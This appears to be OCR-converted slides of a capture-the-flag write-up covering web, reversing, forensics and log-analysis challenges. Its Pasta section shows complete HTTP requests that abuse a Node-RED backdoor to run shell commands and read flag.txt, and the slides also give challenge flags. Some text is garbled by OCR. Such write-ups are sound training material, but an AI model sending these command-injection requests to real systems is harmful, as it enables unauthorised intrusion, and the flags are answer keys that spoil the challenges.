
Web - Storage (easy) cont.


```
});</script><script>// TODO: Change protection from just XORing with 0xa
// I read somewhere that's not very secure
const flag = "YAS'LNHY'&gt;229"
```

- Level 3
  - We see this in the JS
  - We need to replace the “>” with a “>” symbol



Web - Pasta (medium)







The GET /status flow works

Web - Pasta (medium) cont.


- There is a “spawn” node which lets us execute code, this is probably what we need to use to get the flag
- Let’s break down the flow
- First, we need to send a POST request to /vacuum
- Second, we check if the msg.payload has a “backdoor” key






Web - Pasta (medium) cont.

- If not, we check if payload.power is “on” or “off”
- Finally, return back to us if it’s on or off
- Let’s try this as a proof of concept
- Here’s my Burp POST request




```
POST /vacuum HTTP/1.1
Host: 930560d770665671dfa297f0096e3912-pasta.web.cityinthe.cloud
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firef
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
If-None-Match: W/"15-L06q3vCQQWeY9+KCIbvPSeEtIZA"
Cache-Control: max-age=0
Te: trailers
Connection: close
Content-Type: application/json
Content-Length: 17

{
  "power":"on"
}
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 24 Oct 2021 18:22:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 15
Connection: close
Access-Control-Allow-Origin: *
X-Powered-By: Express
ETag: W/"f-SpHqYFuyPWb2dFZqhMpv6lOpxPU"

Vacuum power on
```




- It works!
- You have to do some research to see that node-red puts json data into a “payload” object, so in this case, payload.power == “on”

Web - Pasta (medium) cont.

- Onto getting the flag
- As previously mentioned, we need to have “backdoor” in the payload
- Then, the function node does this:
- After fiddling with javascript since I don’t know much:
  - Line 1: take the value from msg.payload.backdoorCommand and put it into a variable called backdoorcommand
  - Line 3: create a new msg object that sets msg.payload to the backdoorCommand variable
  - Line4: return this new msg object
- Then the spawn node will run our command that’s pointed to by msg.payload
- And the last bit of the flow returns us the output of the command





Web - Pasta (medium) cont.

- Let's exploit
- The "whoami" command works!
- Now we need to find flag.txt
- Finally, print out the flag.txt contents

```
POST /vacuum HTTP/1.1
Host: 930560d770665671dfa297f0096e3912-pasta.web.cityinthe.cloud
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firef
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
If-None-Match: W/"15-LO6q3vCQQWeY9+KCIbvPSeEtIZA"
Cache-Control: max-age=0
Te: trailers
Content-Type: application/json
Content-Length: 53

{
  "backdoor":"true",
  "backdoorCommand":"whoami"
}
```

```
19: i
20: c
21: a
22: t
23: i
24: o
25: n
26: /
27: j
28: s
29: o
30: n
31: '
Access-Control-Allow-Origin: *
X-Powered-By: Express
ETag: W/"16-gaIoszB7RdaNbRbcMEvdo8wHu9s"

{ "res": "node-red
" }
```

```
POST /vacuum HTTP/1.1
Host: 930560d770665671dfa297f0096e3912-pasta.web.cityinthe.cloud
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firef
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
If-None-Match: W/"15-L06q3vCQQWeY9+KCIbvPSeEtIZA"
Cache-Control: max-age=0
Te: trailers
Content-Type: application/json
Content-Length: 54

{
  "backdoor":"true",
  "backdoorCommand":"ls -l /"
}
```

```

{ "res": "total 68
drwxr-xr-x    1 root     root          4096 Sep  2 08:19 bin
drwxrwxr-x    1 node-red root          4096 Oct 24 18:29 data
drwxr-xr-x    5 root     root           360 Oct 24 18:20 dev
drwxr-xr-x    1 root     root          4096 Oct 24 18:19 etc
-rw-rw-r--    1 root     root            14 Sep 16 20:08 flag.txt
-rw-r--r--    1 root     root           878 Sep  2 08:17 healthcheck.js
drwxr-xr-x    1 root     root          4096 Sep  2 08:18 home
drwxr-xr-x    1 root     root          4096 Sep  2 08:19 lib
drwxr-xr-x    5 root     root          4096 Aug 31 15:05 media
drwxr-xr-x    2 root     root          4096 Aug 31 15:05 mnt
drwxr-xr-x    1 root     root          4096 Aug 31 23:42 opt
dr-xr-xr-x  367 root     root             0 Oct 24 18:20 proc
drwx------    1 root     root          4096 Aug 31 23:42 root
drwxr-xr-x    2 root     root          4096 Aug 31 15:05 run
drwxr-xr-x    1 root     root          4096 Sep  2 08:19 sbin
drwxr-xr-x    2 root     root          4096 Aug 31 15:05 srv
dr-xr-xr-x   13 root     root" }
```

```
{
  "backdoor":"true",
  "backdoorCommand":"cat /flag.txt"
}
```

```
Access-Control-Allow-Origin: *
X-Powered-By: Express
ETag: W/"1b-lAOQbTXBSNyg/uK1wT1/Fs8e40M"

{ "res": "SKY-FGUI-8492
" }
```

Enum/Exploit - Micro (easy)

- Language: Lua
- The “~” operator is bitwise XOR
- Let’s XOR all of these 117, 109, 127, 11, 103, 106, 115, 103, 11, 21, 20, 18, 30 with 38
  - 83, 75, 89, 45, 65, 76, 85, 65, 45, 51, 50, 52, 56
- Convert that to ascii
  - SKY-ALUA-3248

```lua
function check(input)
        local bytes = {}
        local check = { 117, 109, 127, 11, 103, 106, 115, 103, 11, 21, 20, 18, 30 }
        for i = 1, #input do
          byte = input:byte(i)
          byteafter = byte ~ 38
          table.insert(bytes, byteafter)
        end
        return table.concat(bytes) == table.concat(check)
end

function main()
        print('please enter a passcode')
        a = io.read()

        if  check(a) then
                print('You win')
        else
                print('Fail')
        end
end

main()
```

Enum/Exploit - Shinny (medium)

```
def check(inp):
    inputString = list(map(lambda x: ord(x), inp))
    payload = bytes.fromhex
('67005a00650144005d165a026502640041005a036500a0046503a1010100710865006105640153 00')
    code = CodeType(0, 0, 0, 0, 4, 64, payload, (248, None),  ('ret', 'inputString', 'i',
'step', 'append', 'returnVal'), (), '<source>', '<module>', 2,
b'\x04\x01\x08\x01\x08\x01\x0c\x01')
    exec(code)
```

- Instead of figuring out this weird CodeType stuff, we can just brute force it
- All we have to do is iterate over all letters and numbers one at a time until the result of the weird operation matches the corresponding item in the ENC list. If it matches, that's part of the flag and we move on to the next index.

```
from types import CodeType
import string

ENC = [171, 179, 161, 213, 185, 187, 172, 174, 213, 207, 205, 201, 203]

def check(inp, idx):
    inputString = list(map(lambda x: ord(x), inp))
    payload = bytes.fromhex('67005a00650144005d165a026502640041005a036500a0046503a1010
    code = CodeType(0, 0, 0, 0, 4, 64, payload, (248, None),  ('ret', 'inputString', '
    exec(code)
    if returnVal[0] == ENC[idx]:
        return True
    else:
        # print('Eck')
        return False

def main():
    flag = ""
    for idx, e in enumerate(ENC):
        for c in string.printable:
            if check(c, idx):
                flag += c
                continue

    print(flag)

if __name__ == '__main__':
    main()
```

SKY-ACTV-7513

Forensics - Archive (easy)

- `$ apt install unrar`
- It won't save the file unless you give it the option to keep broken extracted files

```
└─# unrar x -kb corrupted.rar

UNRAR 6.02 freeware      Copyright (c) 1993-2021 Alexander Roshal


Extracting from corrupted.rar

Extracting  not_a_flag.jpg                                            99%
not_a_flag.jpg       - checksum error
Total errors: 1
```

SKY-RARA-7458

Forensics - Doctor (medium)

- You can unzip .docx files to see what's inside

```
└─# unzip SuperAwesomeDoc.docx -d out
Archive:  SuperAwesomeDoc.docx
  inflating: out/[Content_Types].xml
   creating: out/_rels/
  inflating: out/_rels/.rels
   creating: out/word/
  inflating: out/word/settings.xml
  inflating: out/word/document.xml
   creating: out/word/theme/
  inflating: out/word/theme/theme1.xml
  inflating: out/word/styles.xml
   creating: out/word/media/
  inflating: out/word/media/image4.png
  inflating: out/word/media/image2.png
  inflating: out/word/media/image0.png
  inflating: out/word/media/image1.png
  inflating: out/word/media/image3.png
  inflating: out/word/fontTable.xml
   creating: out/word/_rels/
  inflating: out/word/_rels/document.xml.rels
  inflating: out/word/numbering.xml
```

```
└─# ls out/word/media
image0.png  image1.png  image2.png  image3.png  image4.png
```

Forensics - What in the World? (hard)

- The electrical outlet looks weird, but just googling it didn't help
- The fridge is a toshiba twist, googling this shows adds in Thai

https://shopee.co.th › ... › อื่นๆ · Translate this page

ตู้เย็น Toshiba Twist 6.6 คิว (มือสอง สภาพดี) | Shopee Thailand

ตู้เย็น **Toshiba Twist** 6.6 คิว ขายเพราะจะย้ายคอนโดค่ะ ต้องการซื้อตู้เย็นใหม่ สภาพยังดีค่ะ เพราะว่าส่วนใหญ่แช่แค่เครื่องดื่มค่ะ ช้อป ตู้เย็น **Toshiba Twist** 6.6 ...

THB 3,500.00

- Googling Thailand electrical outlet:
- It matches!

Electrical Plugs Does Thailand ...

thaifaqs.com

Logs - Cyber Command (easy)

```
88.191.254.20 - - [22/Mar/2009:07:00:32 +0100] "GET / HTTP/1.0" 200 8674 "-" "-" "-"
66.249.66.231 - - [22/Mar/2009:07:06:20 +0100] "GET /popup.php?choix=-89 HTTP/1.1" 200 1870 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
66.249.66.231 - - [22/Mar/2009:07:11:20 +0100] "GET /specialiste.php HTTP/1.1" 200 10743 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"
83.198.250.175 - - [22/Mar/2009:07:40:06 +0100] "GET / HTTP/1.1" 200 8714 "http://www.google.fr/search?hl=fr&q=stand+de+foire&meta=&aq=4&oq=stand+de+" "Mozilla/4.0 (compatible
6.7; Orange 8.0)" "-"
```

- Unique IP addresses

```
└─# cat access.log | awk '{print $1}' | sort | uniq | wc -l
294
```

- Most requests by IP

```
└─# cat access.log | awk '{print $1}' | sort | uniq -c | sort -nr
    745 91.121.31.184
    441 88.191.254.20
    420 41.224.252.122
    255 194.2.62.185
```

- Most popular user agent

```
└─# cat access.log | cut -d " " -f 12- | sort | uniq -c | sort -nr
    841 "Toata dragostea mea pentru diavola" "-"
```

Logs - IDS (hard)

- Unique IPs

```python
import json

f = open("eve_alert.json")

data = json.load(f)

for entry in data:
    print(entry['dest_ip'])
```

```
└─# python3 eve-alert.py | sort | uniq | wc -l
298
```

- Unique signatures

```python
import json

f = open("eve_alert.json")

data = json.load(f)

for entry in data:
    # print(entry['dest_ip'])
    print(entry['alert']['signature'])
```

```
└─# python3 eve-alert.py | sort | uniq | wc -l
75
```

- Most popular category

```python
import json

f = open("eve_alert.json")

data = json.load(f)

for entry in data:
    # print(entry['dest_ip'])
    # print(entry['alert']['signature'])
    print(entry['alert']['category'])
```

```
# python3 eve-alert.py | sort | uniq -c | sort -n
    1 Successful User Privilege Gain
    3 Attempted User Privilege Gain
    4 Successful Administrator Privilege Gain
   52 A Network Trojan was detected
  119 Attempted Information Leak
  171 Potential Corporate Privacy Violation
  507 Misc activity
  943 Generic Protocol Command Decode
 1210 Attempted Administrator Privilege Gain
 2559 Not Suspicious Traffic
 5466 Web Application Attack
 8963 Potentially Bad Traffic
```


```
[
  {
    "timestamp": "2021-10-01T07:00:00.000Z",
    "flow_id": 1631865959680752,
    "pcap_cnt": 280240,
    "event_type": "alert",
    "src_ip": "10.128.0.221",
    "src_port": 35980,
    "dest_ip": "10.10.2.2",
    "dest_port": 80,
    "proto": "TCP",
    "tx_id": 0,
    "alert": {
      "action": "allowed",
      "gid": 1,
      "signature_id": 2019239,
      "rev": 4,
      "signature": "ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie",
      "category": "Attempted Administrator Privilege Gain",
      "severity": 1
    },
    "http": {
      "hostname": "10.10.2.2",
      "url": "/cgi-bin/whois.cgi",
      "http_user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)",
      "http_content_type": "text/html",
      "http_method": "GET",
      "protocol": "HTTP/1.1",
      "status": 404,
      "length": 193
    },
    "app_proto": "http",
    "flow": {
      "pkts_toserver": 7,
      "pkts_toclient": 6,
      "bytes_toserver": 1342,
      "bytes_toclient": 1064,
      "start": "2021-10-01T07:00:00.000Z"
    }
  },
  {
    "timestamp": "2021-10-01T07:01:05.000Z",
    "flow_id": 100592007434161,
    "pcap_cnt": 528948,
    "event_type": "alert",
    "src_ip": "10.128.0.221",
    "src_port": 50966,
```

Logs - IDS (hard)

- Total bytes sent

```
f = open("eve_alert.json")

data = json.load(f)

total_bytes = 0
for entry in data:
    # print(entry['dest_ip'])
    # print(entry['alert']['signature'])
    # print(entry['alert']['category'])

    if "10.47.8.20" == entry['dest_ip']:
        total_bytes += entry['flow']['bytes_toserver']

    if "10.47.8.20" == entry['src_ip']:
        total_bytes += entry['flow']['bytes_toclient']
```

```
└─# python3 eve-alert.py
198540
```

- Category of non TCP traffic

```
import json

f = open("eve_alert.json")

data = json.load(f)

total_bytes = 0
for entry in data:
    # print(entry['dest_ip'])
    # print(entry['alert']['signature'])
    # print(entry['alert']['category'])
    if "TCP" not in entry['proto']:
        print(entry['alert']['category'])
```

```
└─# python3 eve-alert.py
Generic Protocol Command Decode
Generic Protocol Command Decode
Generic Protocol Command Decode
```

Logs

If you want to learn more about log analysis, come to next week’s talk by Zach Mewshaw!

Proud Sponsors

CACI

EVER VIGILANT